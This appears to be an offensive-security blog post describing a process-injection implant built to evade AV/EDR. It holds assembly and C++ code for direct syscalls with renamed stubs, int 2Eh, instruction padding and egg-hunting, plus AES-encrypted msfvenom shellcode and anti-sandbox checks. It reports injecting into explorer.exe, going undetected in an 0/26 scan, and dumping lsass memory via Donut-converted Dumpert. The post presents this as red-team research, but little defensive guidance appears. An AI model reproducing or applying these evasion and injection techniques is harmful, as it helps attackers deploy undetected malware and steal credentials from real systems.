Explore techniques to bypass AV/EDR



MALWARE: BYPASS AV/EDR USING COMBINATION OF MULTIPLE TECHNIQUES

USMAN SIKANDER

SR. OFFENSIVE SECURITY RESEARCHER

Introduction


In this blog, I am going to explain multiple techniques to bypass **AV/EDR/XDR** security solutions. As a red teamer and security guy, I always try to explore new methods and approaches to bypass security controls and provide actionable mitigations to detect those techniques. My work is related to offensive security, "**Offense is the best defense**". I believe this article is going to help the red team as well as the blue team.

I am going to make a defense evasion arsenal which is using direct syscalls, sandboxes bypass techniques, Strong encryption and random procedure names, API hashing, Egg-Hunting and other a lot of techniques to bypass AV/EDR's. I will also explain the method to bypass <u>Outflank</u> well-known tool Dumpert. **Dumpert** used direct syscalls to bypass security controls such as AV/EDR's user-mode hooking and create memory dumps of a lsass.exe process. Because Dumpert is a very well-known and open-source tool most of the AV/EDR's updated the signature. In my homework, when I compiled Dumpert after touching the disk Microsoft Defender detected it. So instead of changing the source code, making function and variable names random to change the signature of Dumpert, I decided a different way to bypass it statically as well as dynamically. Before explaining the techniques, Let's talk about **Windows APIs** and **Native APIs**. I am not going to explain it very deeply in this article because I have already explained the working and flow of API call in my previous blog post.

AV/EDR Evasion Using Direct System Calls (User-Mode vs kernel-Mode)

Modern AVs and EDRs use a variety of approaches to accomplish both static and dynamic analysis. They can examine many...medium.com

Applications in Windows system normally run in user-mode and to perform operations applications used Windows APIs which are documented. Now these APIs call native APIs which are located inside the ntdll.dll. Native APIs located in (ntdll.dll) are the last instance which can be monitored by AV/EDR's security solutions. Let's take an example of Simple malware which is doing process injection using Windows API calls such as VirtualAllocEx, WriteProcessMemory, CreateRemoteThread. These APIs further interact with alternative API calls which is in ntdll.dll. Functions located in ntdll.dll are a set of assembly instructions to call the system level calls in kernel. Most of the AV/EDR's hooked on Native API's and redirect the flow of program whenever an application calls this function to see the malicious behavior of program. When new process spawned EDR's load their DLLs in process memory to inspect the behavior of program.



Defense Evasion Arsenal

Direct syscalls are always a hot topic for red teamers. In my arsenal, I used direct syscalls to bypass user-land hooking of AV/EDR. I also used some techniques which will make malware analysis harder. When we open binary with IDA-pro or binary parser statically and using string search we can tell this binary is doing such task. To make static analysis hard, I used different techniques.

PART 1

I divided my work into two parts. The first part will explain the syscalls stub and code of my implant with same native API functions name defined in **ntdll.dll**. This part is mainly focused on to develop an exploit doing process injection using direct syscalls which can bypass user-mode hooking of EDRs solutions but can be detected in static analysis of EDRs due to several reasons. In the second part, I will mainly focus on evasion where I will overcome the challenges and reduce

the risk of on-disk detection of binary. I will use random names in my code, syscalls stub and all required structures and definitions to make static analysis harder. One extra step that I will explain in part 2 is Egg-hunt technique and random instructions to bypass on-disk or static analysis of EDRs solutions. Let's discuss our preparation for defense evasion arsenal.

Firstly, I created ASM/H pairs using **SysWhispers2**. SysWhispers2 use random functions name every time and resolve syscalls dynamically. In this picture, you can see created assembly file of syswhisper2. Function hash is used by global variable and resolving syscalls accordingly. The name of procedures is same as **Native API** calls. Although this approach bypass AV/EDR user-mode hooking but I realize that If I use these names in my implant Windows defender or other security solutions can detect my binary in signature-based analysis and static heuristic analysis. This is because security solutions are looking for patterns, signatures, strings and imports in static analysis. So, I noticed my exploit was detected by Windows defender in static analysis because of syscalls instruction defined in stub which is responsible to make kernel transit and my implant was clearly showing the API names with well-known sequence used in process injection that can be also a big indicator for any security solutions. So, I bypassed these types of detection in my second part of this article. For now, let's create our arsenal with same definitions

NtDelayExecution: mov dword [currentHash], 06AED342Dh call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
NtOpenProcess: mov dword [currentHash], 0C857D1FBh call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
NtAllocateVirtualMemory: mov dword [currentHash], 08BDD429Ah call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
VtWriteVirtualMemory: mov dword [currentHash], 085899106h call WhisperMain	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
<pre>NtCreateThreadEx: mov dword [currentHash], 0C32FFE8Ah call WhisperMain</pre>	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call
<pre>NtClose: mov dword [currentHash], 002DD97EDh call WhisperMain</pre>	; Load function hash into global variable. ; Resolve function hash into syscall number and make the call

Defined Procedures

You can see WhisperMain function is responsible to resolve the function hash into syscalls and make the call.

```
pop rax
mov [rsp+ 8], rcx
                                ; Save registers.
mov [rsp+16], rdx
mov [rsp+24], r8
mov [rsp+32], r9
sub rsp, 28h
mov ecx, dword [currentHash]
call SyscallNumber
add rsp, 28h
mov rcx, [rsp+ 8]
                               ; Restore registers.
mov rdx, [rsp+16]
mov r8, [rsp+24]
mov r9, [rsp+32]
mov r10, rcx
                                ; Issue syscall
syscall
ret
```

Functions to resolve direct syscalls numbers

I wrote a code into C++ which is using direct syscalls. In my part 1, I used the same name in my code and performed static analysis using **IDA-PRO**.



Calling with same names as ntdll.dll defined

After analysis my implant statically in **IDA-PRO**, I can clearly see the native APIs calls which indicate the behavior of my binary. Malware analysts can easily understand that this binary is doing injection in process. Because this combination is very well-known to perform process injection.

Library function Regular for						* 🖆 🗙 🗍 🕨 🔟 🔲 Local Windows debugger 🔽 😢 💽 🗍 🗊 🚏 浴
f Functions		đ×	IDA Vi	ew-A 🖂 🗎	O Hex	View-1 🗵 🕅 Structures 🗵 🕅 Enums 🗵 🕅 Imports 🗵
unction name			Address	Length	Туре	String
NtDelayExecution NtOpenProcess NtAllocateVirtualMemory NtWriteVirtualMemory NtWriteVirtualMemory NtWriteVirtualMemory NtCreateThreadEx NtClose			rdata:0000 ['s'] .rdata:0000	0 0000001C 0 00000020 0 00000025 0 00000023 0 00000036	0000000	Argument domain error (DOMAIN) Argument singularity (SIGN) Overflow range error (OVERFLOW) Partal loss of significance (FLOSS) Total loss of significance (TLOSS) The result is too small to be represented (UNDERFLOW) Unknown error
Cose utrow bad array new f operator new[[ulong long]	jengur	, Ŀ	S. rdata:000 S. rdata:000	0 00000028 0 000001C 0 00000020 0 00000031 0 00000032 0 00000032 0 00000032 0 00000032 0 00000032 0 00000037 0 00000037 0 00000037 0 00000037		matherr(): %s in %s(%g, %g) (retval=%g)\n Mingw-w64 runtime failure:\n Address %p has no inage-section VirtualQuery failed for %d bytes at address %p VirtualPotet failed with code 0x%x Unknown pseudo relocation protocol version %d.\n Unknown pseudo relocation bit size %d.\n _odata GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0 GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0 O\v'\pp\t
Graph overview		ē ×				

PART 2

As I mentioned above in part 1, I will use random procedures and functions names to make my implant stealthier in part 2. So, this time, I changed the procedures names, changed the prototype names and, I used egg-hunting and random instructions techniques to bypass the static analysis. Because I am using Msfvenom generated shellcode so I will use AES encryption in my implant to bypass the signature detection of EDRs. Furthermore, I used Anti-AV and Anti-Sandbox techniques in my code. Now this part is mainly focused on defense evasion bypass using combination of different techniques to bypass static and dynamic analysis.

```
UOPEN:
   mov dword [currentHash], 0C857D1FBh ; Load function hash into global variable.
   call WhisperMain
                                        ; Resolve function hash into syscall number and make the call
UALL:
   mov dword [currentHash], 08BDD429Ah ; Load function hash into global variable.
   call WhisperMain
                                         ; Resolve function hash into syscall number and make the call
UWRTTE:
   mov dword [currentHash], 085899106h ; Load function hash into global variable.
   call WhisperMain
                                         ; Resolve function hash into syscall number and make the call
UEX:
   mov dword [currentHash], 0C32FFE8Ah ; Load function hash into global variable.
   call WhisperMain
                                        ; Resolve function hash into syscall number and make the call
UCLOSE:
   mov dword [currentHash], 002DD97EDh ; Load function hash into global variable.
   call WhisperMain
                                      ; Resolve function hash into syscall number and make the call
```

Random Procedures Names


EXTERN_C NTSTATUS UOPEN(
OUT PHANDLE ProcessHandle,
IN ACCESS_MASK DesiredAccess,
IN POBJECT_ATTRIBUTES ObjectAttributes,
IN PCLIENT_ID ClientId OPTIONAL);
EXTERN_C NTSTATUS UALL(
IN HANDLE ProcessHandle,
IN OUT PVOID * BaseAddress,
IN ULONG ZeroBits,
IN OUT PSIZE_T RegionSize,
IN ULONG AllocationType,
IN ULONG Protect);
EXTERN_C NTSTATUS UWRITE(
IN HANDLE ProcessHandle,
IN PVOID BaseAddress,
IN PVOID Buffer,
IN SIZE_T NumberOfBytesToWrite,
OUT PSIZE_T NumberOfBytesWritten OPTIONAL);
EXTERN_C NTSTATUS UEX(
OUT PHANDLE ThreadHandle,
IN ACCESS_MASK DesiredAccess,
IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
IN HANDLE ProcessHandle,
IN PVOID StartRoutine,
IN PVOID Argument OPTIONAL,
IN ULONG CreateFlags,
IN SIZE T ZeroBits,

RANDOM NAMES IN PROTOTYPES

You can see this time I used random functions names in my implant. I did this thing to make static analysis harder for malware analysts and to bypass static analysis of AV/EDRs solutions.







Difficult to understand in static analysis

IDA - Panda.exe C:\Users\Erasor\Desktop\Arsenal/2\Panda.exe											
File Edit Jump Search View Debugger Options Windows Help											
🖆 🔒 🛛 🗢 🔻 🗣 👘 🍓 🔍 🔍 🔺 🗳 🖉 📓 🏙 🕼 📌 🔹 🗶 🖉 🕨 🖬 🖾 🕼 👘 🖓 👘 👘											
Library function Regular function Instruction Data Unexplored External symbol Lumina function											
			- 1		IDA View-A		Hex View-1		Structures		-
f Functions		8	×		IDA view-A		Hex View-1		Structures		Enums
F - 12				Ad	dress	Ordinal	Name		Li	brary	
Function name				1	000000000040A310		iob func		ms	wort	
<u>f</u> mingw_invalidParameterHandler					000000000040A318		Iconv init			wort	
f pre_c_init			_		000000000040A320		set_app_type		ms	wort	
f pre_cpp_init					000000000040A328		setusermatherr			wort	
<u>f</u> tmainCRTStartup					000000000040A330		acmdln		ms	wort	
f WinMainCRTStartup					000000000040A338		amsg exit		ms	wort	
f mainCRTStartup				174	000000000040A340		cexit		ms	wort	
f atexit					000000000040A348		fmode		ms	wert	
<u>f</u> gcc_register_frame					000000000040A350				ms	wert	
<pre>fgcc_deregister_frame</pre>					000000000040A358		onexit		ms	wert	
f GetWC(char const*)					000000000040A360		wcsicmp		ms	wert	
F BNGNKLUYMC(wchar_t const*)					000000000040A368		abort		ms	wort	
f RxPGJjjgeS(void)					000000000040A370		calloc		ms	wert	
f main					000000000040A378		exit		ms	wert	
f SW2_HashSyscall(char const*)			- 1		000000000040A380		fprintf		ms	wert	
f SW2_PopulateSyscallList(void)			<u> </u>		000000000040A388		free		ms	wert	
		•	·		000000000040A390		fwrite		ms	wort	
Line 3 of 117					000000000040A398		malloc		ms	wort	
			-		00000000040A3A0		mbstowcs		ms	wort	
R Graph overview		Ð	×		00000000040A3A8		memcpy		ms	wort	
	_				00000000040A3B0		signal		ms	wort	
					00000000040A3B8		strlen		ms	wort	
					00000000040A3C0		strncmp		ms	wort	
					00000000040A3C8		vfprintf		ms	wort	
					00000000040A3D8		operator new[](ulong long	g)	lib	stdc++-6	
					00000000040A3E0		cxa_throw_bad_array	_new_length	lib	stdc++-6	

No Imports and String Searches


Legacy Instruction

I used syswhispers2 to generate ASM/H pairs for direct syscalls. Firstly, I want to show the general structure of syscalls stub.



This is pattern of kernel transit in 64bit OS defined in ntdll.dll. Syscalls instruction in this stub might be interesting for AV/EDR's to detect. So, I used "int 2Eh" legacy instruction to invoke syscalls rather than using "syscalls" instruction to avoid on-disk detection of my binary.

Note: int 2Eh is used on 32bit OS to enter the kernel mode. On 64-bit, the same is obtained by using syscalls



int 2Eh rather than syscalls

This technique is good to bypass on-disk detection of binary which is using syscalls. Maybe in some cases AV/EDR's don't detect "syscalls" instruction but make it stealthier you can still use "int 2Eh".

Name	^	Date modified	Туре	Size		
Disk_Part.exe		4/11/2022 11:38 AM	Application	66 KB		
Disk_Part.ilk		4/11/2022 11:38 AM	Incremental Linke	397 KB		
Disk_Part.pdb		4/11/2022 11:38 AM	Program Debug D	460 KB		
C:\Windows\Systen	n32\cmd.exe					×
140011a29: 0 1400122fe: 0 140012e4f: 0	c6 45 2e 61 c6 85 ab 01 00 00 20	mov BYTE P e mov BYTE P int 0x2e	TR [rbp+0x2e],0 TR [rbp+0x1ab],	x61	Disk_Part.exe findstr "0x2e"	

int 2Eh in binary

Series of Instructions

Detection could be done by looking for the "mov r10,rcx" instruction and then inspect the next instruction to determine if it was a syscalls, since this allowed to inspect the syscall number. I didn't face this thing in my homework or during malware development but still I am going to explain this technique to bypass on disk detection.

I added a series of instructions in asm file created by syswhispers2. To bypass this type of detection I am using a series of instructions. I am not moving "r10,rcx" directly, I am firstly moving "r15,rcx" than "r14,r15" and so on to bypass the detection which is done by using syscalls instruction pattern. The OS doesn't really care so long as there's a syscalls number in eax when it transitions to the kernel.

mov r15,	rcx		
mov r14,	r15		
mov r13,	r14		
mov r10,	r13		
syscall		;	Invoking syscall
ret			

Series of Instructions

Random Instruction (nop)

Another technique is to bypass disk detection. I added "nop" instructions in my asm file. These techniques also can help to avoid pattern base detection of syscalls. You can add multiple nop instruction before invoking syscalls. These nop instructions will not affect to you code but these are helpful to bypass detections which maybe done on pattern or regex based detection of general syscalls instructions.

mov r15, rcx	
mov r14, r15	
mov r13, r14	
mov r10, r13	
пор	
пор	
nop	
nop	
nop	
syscall	; Invoking syscall
ret	

nop instructions in asm file

Egg-Hunt


Egg hunt will place random bytes using **DB** instruction in syscalls stub with syscalls instructions and on run time it patches again those bytes with syscall instruction to transit into kernel. This technique also helpful to bypass static analysis and regex-based analysis of AV/EDRs solutions

mov r10	, PCX
DB 62h	
DB	Øh
DB	Øh
DB	67h
DB	62h
DB	Øh
DB	Øh
DB	67h
ret	
WhisperMain	ENDP

Egg-Hunting Technique

AES Encryption

Although, I used direct syscalls and this technique bypasses most of the AV/EDR's, but still I am using well-known tool **msfvenom** to create shellcodes which are highly detected by AV/EDR's. So, I encrypted my shellcode using **AES encryption**.



Decryption in C++

Anti-VM Techniques

Apart from encryption, I used three anti-vm techniques, one is checking size of **ram** others are checking **processing speed** and core **processors**. You can change the number of cores and size of ram accordingly, I am using 8gb ram condition in my code. If the size of ram is less than 8 programs will exist here.

<pre>void RUe7JuzBrz() {</pre>
<pre>int rL2mP0tNLY = 4; SYSTEM_INFO DJLo0ZKJix; GetSystemInfo(&DJLo0ZKJix); int SuO5EAZNBP = DJLO0ZKJix.dwNumberOfProcessors; if (SuO5EAZNBP < rL2mP0tNLY) { exit(0); } }</pre>
<pre>void zAOJFCuoU1() {</pre>
<pre>MEMORYSTATUSEX VeuKCFlrU2; VeuKCFlrU2.dwLength = sizeof(VeuKCFlrU2); GlobalMemoryStatusEx(&VeuKCFlrU2); if ((float)VeuKCFlrU2.ullTotalPhys / 1073741824 < 8) { exit(0); } } void A4nF0XlgQBm() {</pre>
DWORD XRoiUFMh9t = GetTickCount(); LARGE_INTEGER OCYgtJROU0; OCYgtJROU0.QuadPart = -9000000000; NtDelayExecution(FALSE, &OCYgtJROU0); DWORD x0aoOTDhRm = GetTickCount();

Sandboxes bypass techniques

Execution

I tested these techniques on windows 11 against Microsoft Defender, MacAfee and Kaspersky but no one was able to detect my implant. I was able to bypass static and dynamic analysis of these security Solutions.

Windows Security			- • ×	C:\Windows\System32\cmd.exe - >
← °o Viru	s & threat p	rotection se	ettings	arsenal.cpp:58:8: warning: unused variable 'Kqy1NyrBdAA' [-Wunused-variable]
	date Virus & threat p	explorer.exe (6244) Pi	operties xmance Threads Token Modules Memory Enviro	if ((*(ULONG*)DIlName 0x20202020) != 'ldtn') continue;
C Real-time	Real-time protection Locates and stops malware from i can turn off this setting for a shor		Type Size Protect Use Mapped 64.8 RW Heap () Mapped 12.45 R C:Win Mapped 124.45 R Private Private 512.45 RW Stack ()	<pre>syscalls.c:51:54: warning: multi-character character constant [-Wmultichar]</pre>
۹» automatically □ On	γ.	 > 0xad0000 > 0xb50000 > 0xb50000 > 0xb50000 > 0xb50000 > 0xb80000 > 0xb80000 > 0xb60000 > 0xb60000 	Mapped Mapped Private HellO, FROM OFFENSIVE PANDA Mapped	C:\Users\Erasor\Desktop\Arsenal\2>nasm -f win64 -o syscallsx64stubs.o syscal lsx64stubs.nasm dowsC:\Users\Erasor\Desktop\Arsenal\2>x86_64-w64-mingw32-g++ *.o -o Panda.exe dowsC
Provides incr protection d	Cloud-delivered protectic Provides increased and faster pro protection data in the cloud. Wor submission turned on.		Mapped OK Vin Mapped 2,048 kB RW PEB Private 20048 RW PEB Mapped 82448 R C:\Win Mapped 68 kB R C:\Win Private 1,02438 RW Head 0 Private 51248 RW State 40	JowsKC:\Users\Erasor\Desktop\Arsenal\2>Panda.exe G:\Users\Erasor\Desktop\Arsenal\2> JowsKS JowsKS <td< td=""></td<>
Process Hacker [DESKTOP acker View Tools User: Refresh 🎲 Options 🛱	s Help	> 0x10b0000 > 0x10c0000 > 0x10d0000 > 0x10e0000 > 0x10e0000 > 0x10f0000	Mapped 4 k8 R Mapped 4 k8 R Mapped 32 k8 R Private 64 k8 RW Heap (D 3)
rocesses Services Network				
lame csrss.exe winlagon.exe fontdrvhost.exe dwm.exe cxplorer.exe	PID CPU 6964 0.06 7084 3228 3960 0.11 6244 0.05	180 B/s 2.29 MB 2.48 MB 3.57 MB 103.2 MB 120.77 MB	Client Server Runtime I Windows Logon Appli- Usermode Font Driver Desktop Window Man. DESKTOP-E3HD31D1Eras Windows Explorer	

Windows Defender Bypassed

I injected my payload into **explorer.exe**. You can see my payload in memory address in explorer.exe which is **RWX**.

←	⁰o Virus &	threat p	rotection	settinas			arsenal.cpp:58:8: warning: unused variable 'Kqy1NyrBdAA' [-Wunused-variable
-	View and update Vi Antivirus.		General Statistics	Performance Thre	ads Token Modul	es Memory Er	- X izeof(fokXnnnoQZ); worment Handes GPU comment pp: multi-character character constant [-wmultichar] D]Name [0x20202020] != ']dtn') continue;
â			Hide free regio	ns			Chickey Dafash Chickey
0	Real-time prot	ection	Base address > 0x2a20000	Type Mapped	Size 3,304 kB	Protect Use R C:\	00000000 fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H
9	Locates and stops r can turn off this set				RW RW RWX	00000010 50 52 51 56 48 31 d2 65 46 bb 52 60 3e 48 bb 52 PRCVM1.eH.R.YH.R 00000020 51 52 61 56 48 51 52 03 e4 85 bb 72 50 5e 46 0b 74 4a)sA.P.M.P.H.P.H.R 00000030 4a 4d 31 c5 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 PM1.H1 Al., A	
49	automatically.		0x2d9000 > 0x2da0000	HELLO, FROM OFF	ENSIVE PANDA	RWX RW	00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B <r>HO System 00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 coHP>.H.>D.@ I</r>
⊐	On On		> 0x2db0000 > 0x2dc0000		ОК	RW	00000070 01 d0 e3 5c 48 ff c5 3e 41 8b 34 88 48 01 d6 4d NH >A.4.H M 00000080 31 c5 48 31 c0 ac 41 c1 c5 0d 41 01 c1 38 e0 75 1.HL.AAS.u 00000090 11 3e 4c 03 4c 24 08 45 35 d1 75 d6 58 3e 44 8b >>L.L.2.5.u.X>D.
2			> 0x2dd0000 > 0x2de0000	Private	512 kB		00000000 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 84I.1>A.H>D.8.
8	Cloud-delivere	State of the second second	> 0x2e60000 > 0x2ee0000 > 0x2ef0000	Private Mapped		RW	00000000 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 (ZAXAYAZH AR 00000000 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 (AYZ>HI]I.
35	Provides increased protection data in t		> 0x2f00000	Mapped Mapped	4 k8 4 k8	RW	00000000 cl 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d>H>L. 000000f0 85 la 01 00 00 48 3l c5 4l ba 45 83 56 07 ff d5Hl.A.E.V
o'	submission turned	on.	> 0x2f10000 > 0x2f20000	Mapped Private	12 kB 4 kB		00000110 2c 20 46 52 4f 4d 20 4f 46 46 45 4e 53 49 56 45 . FROM OFFENSIVE
<u>6</u> 3	On		> 0x2f30000 > 0x2f40000 > 0x2f50000	Private Private Private	4168	RW RW RW	00000120 20 50 41 4e 44 41 00 45 44 52 20 42 59 50 41 53 PANDA.EDR BYPAS 00000124 50 00 00 00 00 00 00 00 00 00 00 00 00
	Hacker [DESKTOP-E3HD3] ew Tools Users Help	ID\Erasor]	> 0x2f60000 > 0x2f70000	Private	4 kB 4 kB	RW	00000160 00 00 00 00 00 00 00 00 00 00 00 00 0
Refresh		andles or DLLs	> 0x2f80000 > 0x2f90000	Image	52 kB	R C:\	00000190 00 00 00 00 00 00 00 00 00 00 00 00 0
rocesses	Services Network Disk						000001a0 00 00 00 00 00 00 00 00 00 00 00 00 0
Vame		PID CPU					Re-read Write Go to 16 bytes per row V Save Close
Corror Corror	logon.exe	9896 6964 0.02 7084	12 B/s 2.3 2.4	7 MB 3 MB 8 MB	Clien	gle Crash Handl It Server Runtim Jows Logon App	e I fic
Surred -	ontdrvhost.exe lwm.exe	3228 3960 0.07	3.5 103.8	7 MB 9 MB		mode Font Drive top Window Ma	

Injected shellcode in explorer.exe

I also checked my binary on antiscan.me to check the detection rate of these techniques. But my binary was fully undetectable.

Filename Panda.exe	D MD5 d88afbe05ed0995c46f4b5638f57f825							
★ Detected by 0/26								
Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.								
REVERSE PROXY WARZONE RAT NOTICE: Some AV can work uns	tably and scan take more time.							
Ad-Aware Antivirus: Clean	Fortinet: Clean							
🔰 AhnLab V3 Internet Security: Clean	💎 F-Secure: Clean							
Alyac Internet Security: Clean	💠 IKARUS: Clean							
💐 Avast: Clean	Kaspersky: Clean							
AVG: Clean	😺 McAfee: Clean							
💫 Avira: Clean	Malwarebytes: Clean							
B BitDefender: Clean	😈 Panda Antivirus: Clean							
🗮 BullGuard: Clean	Sophos: Clean							
🐑 ClamAV: Clean	Trend Micro Internet Security: Clean							
🗧 Comodo Antivirus: Clean								
DrWeb: Clean	Webroot SecureAnywhere: Clean							
💿 Emsisoft: Clean	💎 Windows 10 Defender: Clean							
🥑 Eset NOD32: Clean	Zone Alarm: Clean							

https://antiscan.me/scan/new/result?id=DpzbbuU1wnXV

By using direct syscalls, sandboxes bypassing techniques, strong encryption and random procedures names I was able to bypass EDR/XDR detection. Now in my last part, I also want to explain the method which can be used to bypass Dumpert tool created by outflank.

BYPASS DUMPERT TOOL (OUTFLANK)

<u>Outflank</u> created a very amazing tool which used direct syscalls to create memory dumps but due to open source almost every AV/EDR's updated the signature of Dumpert. Instead of changing the


signature, I used another easy way to bypass it. This technique really works, and you will see amazing results.

Firstly, I created independent shellcode of Dumpert into raw form using tool Donut created by **@TheWover.** You just need a simple command to convert **Dumpert.exe** into raw shellcode.

🙋 Attacker [Running] - Oracle VM VirtualBox	
File Machine View Input Devices Help	
📉 📖 📩 🍃 🧔 🦚 🖽 v 📃 💷	🖻 kali@kali:~/donut 📄 donut
Applications Applications i)-[~/donut] \$./donut <u>dumpert.exe</u> -a 2 [Donut shellcode generator v0.9.3	kali@kali: ~/donut
[Copyright (c) 2019 TheWover, Odzhan [Instance type : Embedded [Module file : "dumpert.exe"	
[Entropy : Random names + Encryption [File type : EXE [Target CPU : amd64 [AMSI/WDLP : continue [Shellcode : "loader.bin"	DonutTest examples gene
(kali@kali)-[~/donut]	nitor ProcessManager CHANGELOG.md d

Convert EXE into shellcode

So, to bypass static analysis of Dumpert I am doing in-memory execution. Dumpert itself uses direct syscalls to create memory dumps but I also created my Injector which will load Dumpert shellcode into remote process. This loader uses the same techniques which I have already mentioned above.



Execution of Dumpert using Process InjectionLsass.exe memory dumps

This technique is also bypass AV/EDR's because I used direct syscalls in my injector to bypass user-mode hooking of AV/EDR's.

			Windows S	iecurity – 🗆 🗙
This PC → Local Disk (C:) → Users → Public		←	⁰o Virus & threat protection settings	
Name	Date modified	Туре	G	View and update Virus & threat protection settings for Microsoft Defender Antivirus.
Libraries	3/17/2022 8:18 PM	File folder	0	
Public Account Pictures	3/17/2022 8:20 PM	File folder	8	Real-time protection
Public Desktop	3/30/2022 11:40 AM	File folder		Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.
Public Documents	3/17/2022 8:17 PM	File folder	(clo)	
Public Downloads	12/7/2019 2:14 PM	File folder	8	On
Public Music	12/7/2019 2:14 PM	File folder		
Public Pictures	12/7/2019 2:14 PM	File folder	~	
Public Videos	12/7/2019 2:14 PM	File folder		Cloud-delivered protection
🖏 panda.dmp	4/1/2022 5:20 PM	Memory Dump File	** ©	Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.
				On On
				Automatic sample submission
				Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.
5 MB			193	On

CONCLUSION

Direct syscalls are mostly used by malware developers, red teamers and attackers to bypass usermode hooking of security controls. But in this blog, I also explained the other techniques which can be used to make implant stealthier and more undetected. I explained some methods to bypass on-disk detection and to bypass the well-known tool Dumpert.

References:

https://github.com/xenoscr/SysWhispers2/

https://github.com/outflanknl/Dumpert/tree/master/Dumpert

https://www.outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-systemcalls-and-srdi-to-bypass-av-edr/

https://github.com/Offensive-Panda

https://offensive-panda.github.io/DefenseEvasionTechniques/